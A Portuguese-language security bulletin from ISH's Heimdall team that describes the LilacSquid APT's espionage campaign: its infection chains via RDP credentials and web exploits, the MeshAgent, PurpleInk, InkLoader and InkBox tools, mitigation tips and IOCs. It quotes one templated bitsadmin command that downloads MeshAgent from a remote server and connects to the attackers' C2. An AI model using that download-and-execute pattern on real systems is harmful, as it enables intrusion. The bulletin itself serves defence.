BOLETIM DE SEGURANÇA

Grupo LilacSquid realiza ataques direcionados em setores de Tecnologia, Energia e Farmacêutico

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research]

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall]



SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

O ator de ameaças conhecido como LilacSquid especializado em espionagem, tem sido vinculado a uma série de ataques direcionados desde 2021, abrangendo vários setores nos Estados Unidos, Europa e Ásia, fazendo parte de uma campanha de roubo de dados em larga escala.

2 INFORMAÇÃO SOBRE A AMEAÇA

A Talos identificou uma campanha de ciberespionagem ativa desde 2021, liderada por um ator de ameaça avançada persistente (APT) conhecido como "LilacSquid". Esta campanha tem como objetivo estabelecer um acesso duradouro para o roubo de dados e já resultou em pelo menos três compromissos bem-sucedidos em setores industriais na Ásia, Europa e Estados Unidos.

O grupo explora vulnerabilidades e usa credenciais de protocolo de desktop remoto (RDP) comprometidas para ganhar acesso inicial. Posteriormente, eles implantam o MeshAgent e uma versão personalizada do QuasarRAT, conhecida como "PurpleInk", para obter controle total sobre os sistemas comprometidos. Além disso, eles usam ferramentas de código aberto, como o Secure Socket Funneling (SSF), para manter a persistência. Há sobreposições notáveis entre as táticas, técnicas e procedimentos (TTPs) usados por LilacSquid e grupos APT norte-coreanos, como Andariel e Lazarus. Isso inclui o uso do MeshAgent para manter o acesso pós-comprometimento e a implantação de ferramentas de proxy e tunelamento SOCKs para criar canais de acesso secundário. Ele utiliza duas principais cadeias de infecção em sua campanha. A primeira é a exploração de uma aplicação web vulnerável e a segunda é o uso de credenciais RDP comprometidas. Uma vez que um sistema é comprometido, LilacSquid implanta várias ferramentas de acesso, incluindo MeshAgent, Secure Socket Funneling (SSF), InkLoader e PurpleInk. Após a exploração bem-sucedida de um aplicativo vulnerável, os invasores implantam um script que prepara o ambiente para o malware e, em seguida, baixa e executa o MeshAgent de um servidor remoto. Uma vez executado, o MeshAgent se conecta ao seu servidor de comando e controle (C2), realiza um reconhecimento inicial e começa a baixar e ativar outros implantes no sistema, como SSF e PurpleInk.

Os invasores normalmente baixam o MeshAgent usando o utilitário bitsadmin e, em seguida, o executam para estabelecer a conexão com o servidor C2:

```
bitsadmin /transfer -job_name- /download /priority normal -remote_URL- -local_path_for_MeshAgent- -local_path_for_MeshAgent- connect
```

Figura 1 – Utilização do utilitário bitsadmin.




Figura 2 – Download do MashAgent.

Quando o ator obtém acesso por meio de credenciais RDP comprometidas, a sequência de infecção sofre uma pequena modificação. Nesse caso, o LilacSquid pode optar por implantar o MeshAgent e os implantes subsequentes ou introduzir um componente adicional na infecção antes do PurpleInk. O InkLoader é um carregador de malware baseado em DOT NET, simples, porém eficiente, projetado para executar um comando ou executável codificado. Na sequência de infecção, o InkLoader é o componente que persiste após as reinicializações do host infectado, ao invés do próprio malware que ele executa. Até o momento, apenas o PurpleInk foi observado sendo executado via InkLoader, mas é provável que o LilacSquid possa usar o InkLoader para implantar outros implantes de malware.

Foi observado pela Talos que o LilacSquid implantou o InkLoader juntamente com o PurpleInk apenas quando foi capaz de criar e manter sessões remotas via RDP, explorando o uso de credenciais roubadas no host alvo. Um login bem-sucedido via RDP resulta no download do InkLoader e do PurpleInk, copiando esses artefatos para os diretórios desejados no disco e registrando subsequentemente o InkLoader como um serviço que é então iniciado para implantar o InkLoader e, consequentemente, o PurpleInk.




Figura 3 – Cadeia de infecção.

O PurpleInk é o principal implante do LilacSquid, uma adaptação do QuasarRAT, um trojan de acesso remoto bastante conhecido. O QuasarRAT está disponível para agentes de ameaças desde 2014, mas o desenvolvimento ativo do PurpleInk foi observado a partir de 2021, com evoluções independentes de sua família de malware original. Ele utiliza um arquivo de configuração associado para acessar informações como o endereço e a porta do servidor C2. Este arquivo é geralmente decodificado e descriptografado em base64 para obter as strings de configuração necessárias para o ator. O implante é extremamente versátil, fortemente ofuscado e com uma gama de recursos RAT. A Talos notou várias variantes do PurpleInk, com funcionalidades sendo adicionadas e removidas.

O InkBox atua como um carregador de malware, responsável por ler um caminho de arquivo codificado armazenado no disco e proceder com sua descriptografia. O resultado da descriptografia é um segundo assembly executável, que é ativado através da invocação de seu ponto de entrada no processo InkBox. Este segundo assembly é identificado como o backdoor PurpleInk.




Figura 4 – Variação da cadeia de infecção.

A técnica de utilizar o InkBox para a implantação do PurpleInk é uma estratégia mais antiga, empregada pelo ator desde 2021. A partir de 2023, o agente de ameaça desenvolveu uma nova variante do processo de infecção, na qual a cadeia de infecção foi modularizada, permitindo que o PurpleInk seja executado como um processo independente. Contudo, mesmo nesta nova configuração de infecção, o PurpleInk ainda é ativado por meio de um componente adicional, denominado “InkLoader”.

3 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Atualização de software

- Mantenha todos os seus softwares, incluindo o sistema operacional e todos os aplicativos, atualizados. Muitas vezes, os invasores exploram vulnerabilidades conhecidas que poderiam ser corrigidas com atualizações.

Firewall e Antivírus

- Use um firewall confiável e mantenha seu software antivírus atualizado.

Educação em segurança cibernética

- Eduque-se e a sua equipe sobre as melhores práticas de segurança cibernética. Isso inclui não abrir e-mails suspeitos ou clicar em links desconhecidos.

Backups

- Faça backups regulares de seus dados importantes. Em caso de um ataque, isso permitirá que você restaure seus sistemas com o mínimo de interrupção.

Monitoramento de rede

- Monitore sua rede em busca de atividades suspeitas. Isso pode ajudar a detectar um ataque em seus estágios iniciais.

4 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso do artefato	
md5:	f81b9820f6fa7f11c8d4d223f57a579c
sha1:	75165906a74ad25299780e568bfac9782023d1f7
sha256:	2eb9c6722139e821c2fe8314b356880be70f3d19d8d2ba530adc9f466ffc67d8
File name:	MdmDiagnosticTool.exe

Tabela 1 – Indicadores de Compromissos de artefatos

Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios	
IP	67[.]213[.]221[.]6 192[.]145[.]127[.]190 45[.]9[.]251[.]14 199[.]229[.]250[.]142

Tabela 2 – Indicadores de Compromissos de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

5 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- CiscoTalos
- Thehackernews

6 AUTORES

- **Leonardo Oliveira Silva**

heimdall
security research
A DIVISION OF ISH